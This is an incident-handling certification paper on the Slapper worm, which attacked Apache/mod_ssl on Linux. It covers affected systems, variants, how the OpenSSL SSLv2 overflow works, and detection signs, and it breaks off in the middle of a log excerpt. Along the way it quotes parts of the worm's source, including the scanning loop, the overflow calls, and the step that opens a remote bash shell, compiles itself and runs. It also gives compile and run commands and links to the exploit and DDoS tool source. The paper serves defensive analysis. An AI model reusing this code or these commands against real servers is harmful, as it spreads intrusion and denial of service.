Global Information Assurance Certification Paper

Wesley Wong
Advanced Incident Handling and Hacker Exploits
GCIH Practical Assignment v2.1

Title: Incident Handling of the Linux Apache-modssl Slapper worm

Table of Contents

Introduction

The purpose of this paper is to cover the recent worm exploit on the Apache/mod-ssl web server on the Linux platform called the Slapper Worm. The paper will cover the worm in two parts. In the first part of the paper, a full analysis will be done on the Slapper Worm, which will include the signs of the worm and methods to prevent the worm. In the second part of the paper, the worm will be used to attack a fictitious network of a small academic department at a fictitious state public university.

Part 1 - The Exploit

Name

Apache/mod-ssl Worm Vulnerability AKA Slapper Worm

CVE: CAN-2002-0656

Operating Systems Affected

The following list below is from SecuriTeam.com which shows the Linux distributions that are known to be vulnerable to Slapper.

Debian Linux 3.0, Apache 1.3.26
Debian Linux 2.2, Apache 1.3.9
RedHat Linux 7.0, Apache 1.3.12
RedHat Linux 7.0 + Apache update from 10/00, Apache 1.3.14
RedHat Linux (7.1), Apache 1.3.19
RedHat Linux (7.2), Apache 1.3.20
RedHat Linux 7.0/7.1/7.2 (Apache update from 01/02 or 06/02), Apache 1.3.22
RedHat Linux 7.3, Apache 1.3.23
SuSE Linux, Apache 1.3.12
SuSE Linux, Apache 1.3.17
SuSE Linux, Apache 1.3.19
SuSE Linux, Apache 1.3.20
SuSE Linux, Apache 1.3.23
Mandrake Linux 7.2, Apache 1.3.14
Mandrake Linux 8.0, Apache 1.3.19
Mandrake Linux 8.1, Apache 1.3.20
Mandrake Linux 8.2, Apache 1.3.23
Slackware Linux 8.1, Apache 1.3.26
Gentoo Linux

This Apache/mod-ssl vulnerability can possibly affect other Intel Unix (i.e. Free, OpenBSD) and Windows platforms as well as non-Intel Unix platforms.

Protocol/Services/Applications

The https protocol is known as the Hypertext Transfer Protocol (http) with Secure Socket Layer (SSL) that provides a way to transfer World Wide Web data back and forth securely over an insecure network. The https protocol provides two of kinds of services: encryption and authentication. Encryption is used to disguise human-readable information into random noise such that only the two intended parties can decipher the random noise. Authentication is used in establishing the identity of the parties using a trusted third-party(i.e. a Certificate Authority). Currently, the https protocol is heavily used in e-commerce, banking, and many other areas where information must be transferred in a confidential manner.

Apache is currently the most popular open-source web server on the Internet and runs on many Unix and Win32 platforms. Mod-ssl is a module for the Apache web server that provides the SSL capability for Apache. Mod-ssl requires the use of the OpenSSL library containing all of the SSL API and cryptography routines needed in mod-ssl. The Slapper worm takes advantage of an exploit found in the Apache servers with mod-ssl (linked with OpenSSL library version 0.9.6c or below) on the Intel Linux platform.

Brief Description of Exploit

The Slapper worm searches for vulnerable systems by sending invalid HTTP GET requests to port 80 of the web server. If it detects one of the vulnerable Apache on Linux configurations with mod-ssl, it attempts to exploit the SSL web server on port 443 with a buffer overflow. If the exploit attempt is successful on the server, the attacking system injects a copy of the Slapper source code to the newly attacked server and attempts to compile and run the worm code. The exploit source code and binary executable will show up in `/tmp` as `.bugtraq.c` (source code), `.uubugtraq` (uuencoded form of the source code), and `.bugtraq` (binary). The attacked server will now have the ability to do "scan and exploit" Slapper attacks against other servers. In addition, the exploit contains code from the Peer-to-Peer UDP (PUD) Distributed Denial of Service source code. PUD creates a listener on UDP port 2002 allowing the attacker to send DDoS (Distributed Denial of Service) attacks against a host or network using its created peer-to-peer network using the PUD client.

Variants

Slapper.B (Aion)

This variant of the worm builds on the original but it contains a few differences. First, the worm leaves 3 files with different filenames in `/tmp` directory: `.unlock.c` (worm source code), `.update.c` (backdoor source code) and `httpd` (worm binary). The UDP listener port was moved from 2002 to 4156. In addition, this version of the worm sends information of the exploited system via

email to an assigned email address and contains a password protected backdoor shell access on TCP port 1052. The backdoor port also has a characteristic of listening for 10 seconds and sleeping for 5 seconds.

Slapper.C and Slapper.C2 (Cinik)
Both variants of this worm build on some of the ideas of the original and Aion variant. The UDP listener is on port 1978 for C and 1812 for C2. Both variants make attempts to download the worm source code from a web site in addition to the source code being pushed by the worm. A script is also contained in both variants that attempt to copy the worm binary into any write-permitted bin and home directory in addition to adding possible cron jobs to execute the worm at certain intervals. Like the Aion variant, the worm also emails system information to a particular email address. The difference between the C and C2 worms is that the script in the C2 variant was corrected and works properly.

SlapperII.A
This variant of the Slapper worm is quite different from the original worm. First, the worm uses a IRC (Internet Relay Chat) channel instead of PUD for executing Distributed Denial of Service attacks. Like the Cinik worm, the SlapperII.A worm downloads its source code from a web site. The worm binary is located in the `/tmp/.socket2` directory with two files: "`sslx`" and "`devnull`". The IRC server binary is located in the `/tmp` directory as `/tmp/k` but it may possibly have been deleted.

References

There are reference links provide the advisory information about the Slapper/OpenSSL worm and buffer overflow:

CERT: CA-2002-27 http://www.cert.org/advisories/CA-2002-27.html

CVE: CAN-2002-0656 (under review) http://cve.mitre.org/cgi-bin/cvename.cgi?name=2002-0656

SecurityFocus: 5363 http://online.securityfocus.com/bid/5363

OpenSSL: "OpenSSL SSLv2 Malformed Client Key Remote Buffer Overflow Vulnerability", http://www.openssl.org/news/secadv_20020730.txt

These reference links provide information about the type of DDoS attacks caused by the worm and the information breakdown of the worm:

Internet Security Systems: "Slapper worm targets OpenSSL/Apache systems", http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=21130

The Internet Storm Center at incidents.org provides a family tree and breakdown of the Slapper worm and its variants:

http://isc.incidents.org/analysis.html?id=167

Links to the source code of the Slapper exploit:

http://packetstormsecurity.org/0209-exploits/bugtraqworm.tgz
http://isc.incidents.org/exploitcode/bugtraq.c

Link to the original PUD server and client:

http://www.securitystorm.net/archive/ddos/files/pud.tgz

Part II: The Attack

Description and diagram of network

Our chosen network for this attack is one commonly found in a public academic education institution where most networks are mostly open and security is lacking. In our fictitious case, we have a management school at a major state university where the environment for openness and individual privacy must be considered in the network design. Most academic IT departments currently do not have firewalls implemented due to costs, staffing, and privacy issues. In most cases where firewalls are implemented, it is mainly used as a packet filter to keep out certain protocols from entering the department's local network.



Figure A

In Figure A above, we have a firewall sitting between the University's network backbone connection and the Cisco Catalyst 3550 router via a gigabit Ethernet

connection. The University's network backbone provides the connection to the Internet for all campus departments. In the complex, the 5500 router is connected to three Cisco Catalyst 6500 switches handling the complex's network traffic. One switch is reserved for only production server traffic while the remaining two switches are placed in each of the two buildings in the complex for connecting the computers belonging to faculty, staff and students. The 3 switches are interconnected with each other using Layer 3 switching so that network traffic between the multiple subnets will not have to go through the router. The firewall machine is a Sun Enterprise 280R server running a hardened version of Solaris 9. The firewall software chosen for the system was the SunScreen firewall package, which came bundled with the Solaris 9 Operating Environment.

The firewall is configured to function as a packet-filter to block certain types of network traffic. NAT (Network Address Translation) will not be used on the production servers and user workstations; instead, IP addresses based on the 5 subnet assignments from the campus network group will be used. The firewall rulesets will block the following types of network traffic from outside of the complex:

CIFS traffic (port 135 and 139)
SNMP traffic
LPD (Unix line printer daemon)
RPC (Sun Remote Procedure Call)
NFS (Network File System)

Servers will consist of 1 RedHat 7.2 Intel servers, 3 Solaris 8/SPARC servers and 3 Windows 2000 servers. The RedHat Intel server handles a web-based email system, which connects to a mail server via IMAP protocol running Solaris 8. The web-based email runs on Apache-1.3.22 with mod-ssl linked with the OpenSSL-0.9.6c library. The Sun E250 server hosts the business school's general web site and the internal web site using the IPlanet Enterprise web server (now Sun One). For the Windows server, there are two that mainly do file and print operations for the user population while the third server is used to run a calendaring application accessed via the web on the IIS-5.0 web server.

Protocol Description

The Slapper worm exploits the https protocol running primarily on the Apache web server with the mod-ssl module linked against the OpenSSL library of version 0.9.6d or less.

The HyperText Transfer Protocol, originally developed in 1991, is best defined as "how Web pages are requested and transmitted across the Internet."**[1]** The http protocol is a "stateless" protocol meaning it has no prior knowledge of the actions by the web browser. Workarounds to the problem have been done using features

such as “cookies” with database management to keep track of a web browser’s action. Many web sites use this feature for items such as shopping carts, login authentication and web-based email. The only problem with it is that this sensitive information is seen clear-text over the network and can be used to hijack someone’s session. A solution to the problem would be encrypting the entire session to secure the sensitive information.

In 1994, Netscape Communications introduced a browser and web server using the Secure Sockets Layer (SSL) protocol to secure information going between the two points. SSL can work with any TCP connection-oriented based protocol such as http, imap, pop and smtp without having to modify the protocol. SSL currently exists in version 2 and 3 but neither is listed as a standard by the IETF. Instead, IETF has released a standard based on SSLv3 called Transport Layer Security (TLS) published as RFC2246. SSL make uses of both symmetric (e.g., 3DES, IDEA) and public key (e.g., RSA) encryption schemes.

The SSL protocol sits between the TCP/IP network layer and the application layer (such as http) and provides two functions: trust and security. SSL can provide trust on the client and server sides by using certificates provided by a trusted certificate authority (CA). “A certificate is an electronic document used to identify an individual, a server, a company, or some other entity and to associate that identity with a public key.”**[6]** Once trust is established through the certificates, it uses public key encryption to share a secret symmetric key to be used for the remainder of the session. The establishment of the trust and security functions is called a SSL handshake.

One addition to the handshake is that client authentication to the server does not need a certificate. For most e-commerce, banking and database sites, certificates are mainly used on the server side while most clients authenticate themselves through a combination of username/password or account number/PIN.

The following example is a sequence of steps of how an SSL-enabled browser of a user establishes a handshake with an SSL-enabled web server at a bank called www.mybigbank.com. Client certificate authentication will not be used in this situation.

Step 1. The browser initiates the connection by sending a “client hello” message to the server with the following information: SSL version number, random data, cipher suite list, session ID, and available compression methods. The client will wait for a “server hello” message.
Step 2. The web server receives the “client hello” and sends back a “hello” to the web browser client with the following information: latest SSL version number supported by the client, random data, selected cipher suite, session ID, and selected compression method. The server selected values for the version number, cipher suite, session ID, and compression method are chosen from the

list issued by the client. Now, the browser and server have agreed on a version, cipher suite, and compression method for communications.
Step 3. Immediately after the web server sends a "hello" back to the client, the server sends a X.509 certificate to the client for authentication.
Step 4. The web browser checks the validity of the server's certificate by checking the following information: current date of session in valid period of certificate, check the CA for trust, check for validity of digital signature on certificate, and validity of the server name on certificate.
Step 5. When the certificate is authenticated, it will use the generated random data from the exchange for a premaster secret key and encrypt the key with the public key from the server certificate. The encrypted shared key is sent back to the server.
Step 6. Both the client and server will use the premaster key to build a master key with information from the "hello" exchange. The master key will be used to generate session ids at both ends.
Step 7. The client and server will exchange each other's session keys and acknowledgements of the keys. The keys will be used in encrypting and decrypting data using symmetrical cryptography. The handshake is now complete.
Step 8. The web browser and server can now communicate with each over this secured channel.

How the Exploit Works

The Slapper worm takes advantage of a buffer overflow condition found in the OpenSSL implementation of the SSLv2 protocol. In versions of 0.9.6d or less of OpenSSL, there is a buffer overflow vulnerability contained in the handling of the premaster key when issued from the client. When the client sends an oversized premaster key to the server, it triggers the buffer overflow.

The Slapper worm source is available from at least two sources, which can be found in the reference links section above. Basically, the worm source code must be placed in the `/tmp` directory with filename "`.bugtraq.c`". In order to compile the source, the GNU C compiler and the OpenSSL libcrypto library must be available for it to build. To compile, type the following command line:

```
gcc -o /tmp/.bugtraq /tmp/.bugtraq.c -lcrypto
```

The worm executes with the following command line:

```
/tmp/.bugtraq <IP-address of attacking system>
```

There is one important precaution that needs to be taken when testing the behavior of this worm. It must be tested in a network environment isolated from the rest of the LAN and Internet. The worm will start scanning networks when it

starts execution. A hub or switch connecting a few servers together is sufficient for the test.

The Slapper worm chooses the IP address to be attacked based on a random selection of the network. The victim IP address is produced from lines 1734-1737 and 1840-1857 in the `main` function. It chooses the first octet (a) to be a random selection from the `classes` array (class A numbers). The `classes` array excludes certain class A networks such as 1, 2, and 10. NATed IP addresses using 10.x.x.x form will not be attacked in this case.

```
231  unsigned char classes[] = { 3, 4, 6, 8, 9, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 24, 25, 26,
28, 29, 30, 32, 33, 34, 35, 38, 40, 43, 44, 45,
232          46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 61, 62, 63, 64, 65, 66, 67, 68, 80, 81, 128,
129, 130, 131, 132, 133, 134, 135, 136, 137, 138,
233          139, 140, 141, 142, 143, 144, 145, 146, 147, 148, 149, 150, 151, 152, 153, 154, 155, 156,
157, 158, 159, 160, 161, 162, 163, 164, 165, 166, 167,
234          168, 169, 170, 171, 172, 173, 174, 175, 176, 177, 178, 179, 180, 181, 182, 183, 184, 185,
186, 187, 188, 189, 190, 191, 192, 193, 194, 195, 196,
235          198, 199, 200, 201, 202, 203, 204, 205, 206, 207, 208, 209, 210, 211, 212, 213, 214, 215,
216, 217, 218, 219, 220, 224, 225, 226, 227, 228, 229,
236          230, 231, 232, 233, 234, 235, 236, 237, 238, 239 };

1734         a=classes[rand()%(sizeof classes)];
1735         b=rand();
1736         c=0;
1737         d=0;

1840                 if (myip) for (n=CLIENTS,p=0;n<(CLIENTS*2) && p<100;n++) if
(clients[n].sock == 0) {
1841                         char srv[256];
1842                         if (d == 255) {
1843                                 if (c == 255) {
1844                                         a=classes[rand()%(sizeof classes)];
1845                                         b=rand();
1846                                         c=0;
1847                                 }
1848                                 else c++;
1849                                 d=0;
1850                         }
1851                         else d++;
1852                         memset(srv,0,256);
1853                         sprintf(srv,"%d.%d.%d.%d",a,b,c,d);
1854                         clients[n].ext=time(NULL);
1855                         atcp_sync_connect(&clients[n],srv,SCANPORT);
1856                         p++;
1857                 }
```

After an IP address is chosen for the attack, it will attempt to send an invalid GET (GET / HTTP/1.1) request to port 80 of the chosen IP address. The `main` function called `exploit` function (lines 1625-1689) will call the `GetAddress` function to send the GET request. If there is no response from port 80, return and try another IP address.

```
1625  void exploit(char *ip) {
1635          if ((a=GetAddress(ip)) == NULL) exit(0);

1083  char *GetAddress(char *ip) {
1084          struct sockaddr_in sin;
1085          fd_set fds;
1086          int n,d,sock;
1087          char buf[1024];
1088          struct timeval tv;
1089          sock = socket(PF_INET, SOCK_STREAM, 0);
1090          sin.sin_family = PF_INET;
1091          sin.sin_addr.s_addr = inet_addr(ip);
1092          sin.sin_port = htons(80);
1093          if(connect(sock, (struct sockaddr *) & sin, sizeof(sin)) != 0) return NULL;
1094          write(sock,"GET / HTTP/1.1\r\n\r\n",strlen("GET / HTTP/1.1\r\n\r\n"));

1100          if(select(sock + 1, &fds, NULL, NULL, &tv) > 0) {
1101                  if(FD_ISSET(sock, &fds)) {
1102                          if((n = read(sock, buf, sizeof(buf) - 1)) < 0) return NULL;
1103                          for (d=0;d<n;d++) if (!strncmp(buf+d,"Server: ",strlen("Server: "))) {
1104                                  char *start=buf+d+strlen("Server: ");
1105                                  for (d=0;d<strlen(start);d++) if (start[d] == '\n') start[d]=0;
1106                                  cleanup(start);
1107                                  return strdup(start);
1108                          }
1109                  }
1110          }
1111          return NULL;
1112  }
```

When the `GetAddress` function returns information on port 80, the `exploit` function check for architecture information listed on lines 1181-1209. If the web server is not Apache, it will go back to the `main` function and connect to another IP address.

```
1636          if (strncmp(a,"Apache",6)) exit(0);
1637          for (i=0;i<MAX_ARCH;i++) {
1638                  if (strstr(a,architectures[i].apache) && strstr(a,architectures[i].os)) {
1639                          arch=i;
1640                          break;
1641                  }
1642          }
```

Now, the worm will setup the SSL “hello” exchange between client and server. The buffer overflow occurs at line 1674 in which an oversized key (located at 1223-1307) is sent to the server. One interesting item to note is that there is another attempt to overflow the buffer by overwriting the session id length, which is shown on lines1655-1661. The only problem is that there are no known session id issues for the SSLv2 protocol but there is one for SSLv3.

```
1652          ssl1 = ssl_connect_host(ip, port);
```

```
1653            ssl2 = ssl_connect_host(ip, port);
1654
1655            send_client_hello(ssl1);
1656            get_server_hello(ssl1);
1657            send_client_master_key(ssl1, overwrite_session_id_length,
sizeof(overwrite_session_id_length)-1);
1658            generate_session_keys(ssl1);
1659            get_server_verify(ssl1);
1660            send_client_finished(ssl1);
1661            get_server_finished(ssl1);
1662
1663            port = get_local_port(ssl2->sock);
1664            overwrite_next_chunk[FINDSCKPORTOFS] = (char) (port & 0xff);
1665            overwrite_next_chunk[FINDSCKPORTOFS+1] = (char) ((port >> 8) & 0xff);
1666
1667            *(int*)&overwrite_next_chunk[156] = cipher;
1668            *(int*)&overwrite_next_chunk[192] = architectures[arch].func_addr - 12;
1669            *(int*)&overwrite_next_chunk[196] = ciphers + 16;
1670
1671            send_client_hello(ssl2);
1672            get_server_hello(ssl2);
1673
1674            send_client_master_key(ssl2, overwrite_next_chunk, sizeof(overwrite_next_chunk)-1);
1675            generate_session_keys(ssl2);
1676            get_server_verify(ssl2);
1677
1678            for (i = 0; i < ssl2->conn_id_length; i++) ssl2->conn_id[i] = (unsigned char) (rand() >>
24);
1679
1680            send_client_finished(ssl2);
1681            get_server_error(ssl2);
```

Once the worm commits the buffer overflow to the web server, the `exploit` function will call the `sh` function at line 1343. The function will create a bash shell with the same user permission as that of the web server. Next, it removes any previous Slapper worm source file with the name of `/tmp/.bugtraq.c`. After it completes the deletion function at line 1350, the `encode` function at line 1351 upload the attacker's Slapper source code to the attacked server. This is done by uuencoding the attacker's copy of the worm source located at `/tmp/.bugtraq.c` and sending it through a socket connection to the attacked server. The attacked server will uudecode the stream and compile the source code to the output name of `/tmp/.bugtraq`. In order for the source to compile, it must have the `libcrypto.a` or `libcrypto.so` library in /usr/lib. Once it is compiled, it will execute binary with the attacker IP address as its argument (such as `/tmp/.bugtraq 1.2.3.4`).

```
1343    int sh(int sockfd) {

1349            writem(sockfd,"TERM=xterm; export TERM=xterm; exec bash -i\n");
1350            writem(sockfd,"rm -rf /tmp/.bugtraq.c;cat > /tmp/.uubugtraq << __eof__;\n");
1351            encode(sockfd);
```

```
1352            writem(sockfd,"__eof__\n");
1353            conv(localip,256,myip);
1354            memset(rcv,0,1024);
1355            sprintf(rcv,"/usr/bin/uudecode -o /tmp/.bugtraq.c /tmp/.uubugtraq;gcc -o /tmp/.bugtraq
/tmp/.bugtraq.c -lcrypto;/tmp/.bugtraq %s;exit;\n",localip);
1356            writem(sockfd,rcv);
```

After executing the worm binary, the worm establishes a UDP listening port at port number 2002, which is shown at lines 1711-1714 and line 65.

```
65    #define PORT            2002

1711            if (audp_listen(&udpserver,PORT) != 0) {
1712                    printf("Error: %s\n",aerror(&udpserver));
1713                    return 0;
1714            }
```

This execution starts the loop again in attacking additional Apache servers and maintains a connection back to the attacking system. After executing the worm for a short amount of time, the attacker could now have a large number of compromised systems to start a DDoS attack using a separate program called the PUD client.

The PUD server portion of the code is located between lines 1965 and 2434 of the Slapper source code. In between these 370 lines of source code there is a large C `switch` block containing the remote executable commands. Currently, there is a PUD client that can talk to the PUD server to execute the commands. The current lists of available PUD commands are shown in the table below.

PUD codes	Description	Slapper Source code lines
0x20	Info. Returns the current status which include version number and IP address	1966-1989
0x21	Open a bounce. Use another host to send out commands	1990-2029
0x22	Close a bounce	2030-2038
0x23	Send a message to a bounce	2039-2046
0x24	Run a command. Execute the shell command on the exploited hosts in the network	2048-2082
0x26	Route	2087-2129
0x28	List. Return a list of exploited hosts in the P2P network	2132-2136
0x29	UDP flood. Send a DoS attack against a host on its UDP port. If no port is issued, attack a random	2137-2177

	port on the host.	
0x2A	TCP flood. Same function as UDP flood except using TCP-based port.	2178-2209
0x2B	IPv6 TCP flood. IPv6 version of TCP flood.	2210-2239
0x2C	DNS flood. Send DoS DNS requests to designate IP address.	2240-2317
0x2D	Email Scan. Start at the "/" directory of the exploited system and find email addresses in the files. Return the email address back to the designated address.	
0x70	Incoming client. Signals a new exploited server.	2342-2367
0x71	Receive the list	2368-2388
0x72	Send the list	2389-2391
0x73	Get my IP	2392-2399
0x74	Transmit IP to other clients	2400-2408
0x41->0x47	Relay to other clients	2409-2430

Description and Diagram of the Attack

The Slapper worm can easily infiltrate our example network since port 80 and port 443 are commonly used services. The firewall is currently only setup to filter out CIFS, RPC, NFS and SNMP packets from the Internet. No outbound filtering is set on the firewall so a compromised system in the network can launch Slapper attacks on its own.

For our fictitious attack, we have a hacker named Eve who has plans to bring down a hacker web site through a denial of service. She downloads the Slapper worm source code and the PUD client onto her newly created Linux system and compiled the binary. After unpacking the Slapper files in `/tmp` and compiling the `.bugtraq.c` source file into a binary called `.bugtraq`, she executes the binary in the following manner:

`/tmp/.bugtraq <w.x.y.z>` where <w.x.y.z> is the IP address of her computer.

The following figure (figure B) shows how the Slapper worm attacks a single server. If the attack succeeds, then the worm will to spread other systems.



Figure B

After running the Slapper worm, she compiles the PUD client source file (pudclient.c) to build a PUD client executable. After it was built, she runs the PUD client to test if any exploited servers showed up in her peer-to-peer network. She issues a “list” command and immediately a list of IP addresses is shown. In figure C, we have a possible visual illustration of the peer-to-peer connections. The network could grow larger over time as the worm propagation continues and the web server hole is not disabled or disabled.



Figure C

The most visible sign that the system has been attacked is that Slapper source code and the binary are left in the `/tmp` like the following:

```
[root@bob tmp]# cd /tmp
[root@bob tmp]# ls -la
total 237
drwxrwxrwt    8 root     root         1024 Dec 27 04:02 .
drwxr-xr-x   19 root     root         1024 Dec 19 17:30 ..
-rwxr-xr-x    1 apache   apache      56167 Dec 26 21:15 .bugtraq
-rw-r-xr-x    1 apache   apache      68335 Dec 26 21:15 .bugtraq.c
drwxrwxrwt    2 xfs      xfs          1024 Dec 19 17:31 .font-unix
drwxr-xr-x    2 root     root        12288 Dec 11 03:59 lost+found
-rw-r--r--    1 apache   apache      94181 Dec 26 21:15 .uubugtraq
[root@bob tmp]#
```

In addition, the established PUD port is easily seen by running the "`netstat --protocol inet -l`" command to check for a UDP port listening on 2002.

```
[root@bob httpd]# netstat --protocol inet -l
Active Internet connections (servers only)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:32768                 *:*                     LISTEN
tcp        0      0 bob:32769               *:*                     LISTEN
tcp        0      0 *:http                  *:*                     LISTEN
tcp        0      0 *:x11                   *:*                     LISTEN
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp        0      0 bob:smtp                *:*                     LISTEN
tcp        0      0 *:x11-ssh-offset        *:*                     LISTEN
tcp        0      0 *:https                 *:*                     LISTEN
udp        0      0 *:32768                 *:*
udp        0      0 *:780                   *:*
udp        0      0 *:2002                  *:*
```

Signature of the attack

The Slapper worm leaves quite a trail of evidence in its wake. First, the source code (`.bugtraq.c`), the uuencoded source file (`.uubugtraq`), and the binary (`.bugtraq`) are found in `/tmp` as shown from a screen listing below.

In addition to leaving source code, the worm leaves some error messages in the Apache error message log. The first line shows the error of the port 80 GET request, which is not RFC2616 compliant. The next 2 lines shows the buffer overflow occurring by the 2 separate exploit attempts shown earlier. The "connection id" error is the session id buffer overflow attempt while the "handshake failed" error is the oversize buffer overflow attack.

```
[Fri Dec 20 13:30:34 2002] [error] [client xx.xx.xx.xx] client sent HTTP/1.1
request without hostname (see RFC2616 section 14.23): /
